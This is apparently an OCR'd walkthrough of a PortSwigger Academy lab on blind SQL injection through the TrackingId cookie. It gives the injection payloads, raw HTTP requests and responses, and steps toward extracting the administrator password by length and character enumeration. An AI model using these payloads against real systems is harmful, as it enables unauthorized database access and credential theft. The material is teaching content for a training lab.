

Lab Blind SQL injection with conditional responses

- The response contains “Welcome back!” message when TrackingId parameter in the cookies is found in the database (using database query like this **SELECT TrackingId from users WHERE TrackingId=’ oFOrORCFGn8P7Zin’**)
- The statement is returned on using that payload (**' and 1=1 -- -**) => which indicates a Blind SQLi



- Check we have users table using this payload (**' and (select 'a' from users limit 1) = 'a' -- -)**, It returned Welcome

Statement.



Request

Pretty Raw Hex


```
1 GET / HTTP/2
2 Host:
  0a5400fe03e17ccd81379db6001f00ed.web-security-academy.net
3 Cookie: TrackingId=
  oF0r0RCFGn8P7Zin'+and+(select+'a'+from+users+limit+1)+=+'a'+--
  ; session=KqJ3aCy4q95DZ73U5zsmxZA0AP9ASgMI
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:135.0) Gecko/20100101 Firefox/135.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
  8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render

```
35                    </div>
36                </div>
37            </div>
38        </section>
39    </div>
40    <div theme="ecommerce">
41        <section class="maincontainer">
42            <div class="container">
43                <header class="navigation-header">
44                    <section class="top-links">
45                        <a href=/>Home
                      </a>
                      <p>
                          |
                      </p>
46                    <div>
                          Welcome back!
                      </div>
                      <p>
                          |
                      </p>
                      <a href="/my-account">
47                        My account
                      </a>
                      <p>
                          |
                      </p>
48                </section>
49            </header>
50            <header class="notification-header">
51            </header>
52            <section class="ecoms-pageheader">
53                <img src="/resources/images/shop.svg">
54            </section>
```

- Check administrator username exists in users table (**' and (select username from users where username='administrator') = 'administrator' -- -**)



Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host:
  0a5400fe03e17ccd81379db6001f00ed.web-security-academy.net
3 Cookie: TrackingId=oF0r0RCFGn8P7Zin' and (select username from
  users where username='administrator') = 'administrator' -- -;
  session=KqJ3aCy4q95DZ73U5zsmxZA0AP9ASgMI
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:135.0) Gecko/20100101 Firefox/135.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
  8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render

```
35                    </div>
36                </div>
37            </div>
38        </section>
39    </div>
40    <div theme="ecommerce">
41        <section class="maincontainer">
42            <div class="container">
43                <header class="navigation-header">
44                    <section class="top-links">
45                        <a href=/>Home
                      </a>
                      <p>
                          |
                      </p>
46                    <div>
                          Welcome back!
                      </div>
                      <p>
                          |
                      </p>
                      <a href="/my-account">
47                        My account
                      </a>
                      <p>
                          |
                      </p>
48                </section>
49            </header>
50            <header class="notification-header">
51            </header>
52            <section class="ecoms-pageheader">
53                <img src="/resources/images/shop.svg">
54            </section>
```

- Get length of administrator password (' **and (select LENGTH(password) from users where username='administrator')=1 -- -**), increase 1 until Welcome statement is returned in the response. (you can use Burp Intruder or a Python Script)
- After running python script, the password length is 20.
- Enumerate the password using a python script based on the password length you get in the previous step.
- Login using administrator credentials